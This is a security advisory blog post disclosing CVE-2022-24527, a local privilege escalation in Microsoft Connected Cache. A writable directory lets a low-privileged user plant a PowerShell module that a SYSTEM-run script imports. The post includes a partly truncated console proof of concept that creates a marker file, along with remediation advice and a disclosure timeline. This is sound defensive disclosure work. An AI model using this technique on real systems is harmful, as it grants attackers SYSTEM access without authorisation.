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CVE-2022-24527: Microsoft Connected Cache Local Privilege Escalation (Fixed)

Apr 12, 2022 | 4 min read | Jake Baines







Last updated at Tue, 12 Apr 2022 20:03:05 GMT

On April 12, 2022, Microsoft published CVE-2022-24527 , a local privilege escalation vulnerability in Microsoft

Connected Cache . The vulnerability allowed a local low-privileged user to execute arbitrary Powershell as

SYSTEM due to improper file permission assignment

(CWE-732).

Product description

Connected Cache is a feature used by Microsoft Endpoint

Manager

"Distribution Points "

to support "Delivery

Optimization."

Credit

This issue was discovered and reported by security researcher Jake Baines 2 as part of Rapid7's vulnerability disclosure program.

Exploitation

When Connected Cache is in use on a Distribution Point, it is installed, in part, into <code>C:\Doinc\</code>. Below, you can see that there are some Powershell scripts within that directory:

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
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
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creates the file C:\r7.

RAPIDI PLATFORM Y PRODUCTS Y SERVICES Y RESOURCES Y COMPANY Y PARTNERS EN Y ■ SIGN IN Cloud All Topics **Detection &** App Security START TRIAL Q Blog **MDR** Metasploit Management Response An attacker can create the necessary directory structure and place their own webAdministration so that SetDrivesToHealthy.ps1 will import it. In the proof of concept below, the low-privileged attacker creates the directory structure and creates a PowerShell script that

```
C:\Doinc\Product\Install\Tasks>dir C:\
Volume in drive C has no label.
 Volume Serial Number is 3073-81A6
 Directory of C:\
01/04/2022 05:01 PM
                                       Doinc
01/04/2022 05:15 PM
                                       DOINC-E77D08
01/04/2022 03:48 PM
                                       inetpub
07/07/2021 04:05 AM
                                       PerfLogs
01/05/2022 09:29 AM
                                       Program File
01/05/2022 09:29 AM
                                       Program File
01/05/2022 09:16 AM
                                       SCCMContentL
01/05/2022 09:15 AM
                                       SMSPKGC$
01/05/2022 09:17 AM
                                       SMSSIG$
01/05/2022 09:17 AM
                                       SMS_DP$
01/04/2022 05:04 PM
                                       Users
01/04/2022 03:48 PM
                                       Windows
               0 File(s)
                                      0 bytes
              12 Dir(s) 239,837,327,360 bytes free
C:\Doinc\Product\Install\Tasks>mkdir WindowsPowerSh
C:\Doinc\Product\Install\Tasks>mkdir WindowsPowerSh
C:\Doinc\Product\Install\Tasks>mkdir WindowsPowerSh
C:\Doinc\Product\Install\Tasks>echo New-Item C:\r7.
C:\Doinc\Product\Install\Tasks>dir C:\
 Volume in drive C has no label.
 Volume Serial Number is 3073-81A6
 Directory of C:\
01/04/2022 05:01 PM
                                       Doinc
01/04/2022 05:15 PM
                                       DOINC-E77D08
01/04/2022 03:48 PM
                                       inetpub
01/05/2022 01:49 PM
07/07/2021 04:05 AM
                                       PerfLogs
01/05/2022 09:29 AM
                                       Program File
01/05/2022 09:29 AM
                                       Program File
```

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Remediation

Follow Microsoft guidance on updating the Distribution
Point software. If that is not possible, disabling the
caching feature will effectively mitigate this issue.

Disclosure timeline

January 5, 2022: Issue disclosed to the vendor

January 5, 2022: Vendor acknowledgement

January 6, 2022: Vendor assigns a case identifier

January 10-11, 2022: Vendor and researcher discuss

clarifying details

January 19, 2022: Vendor confirms the vulnerability

February-March 2022: Vendor and researcher coordinate


on disclosure date and CVE assignment

April 12, 2022: Public disclosure (this document)


Additional reading:

- CVE-2022-1026: Kyocera Net View Address Book Exposure
- Analyzing the Attack Landscape: Rapid7's 2021
 Vulnerability Intelligence Report
- Cloud Pentesting, Pt. 1: Breaking Down the Basics
- CVE-2021-4191: GitLab GraphQL API User Enumeration (FIXED)

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
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https://www.rapid7.com/blog/post/2022/04/12/cve-2022-24527-microsoft-connected-cache-local-privilege-escalation-fixed/



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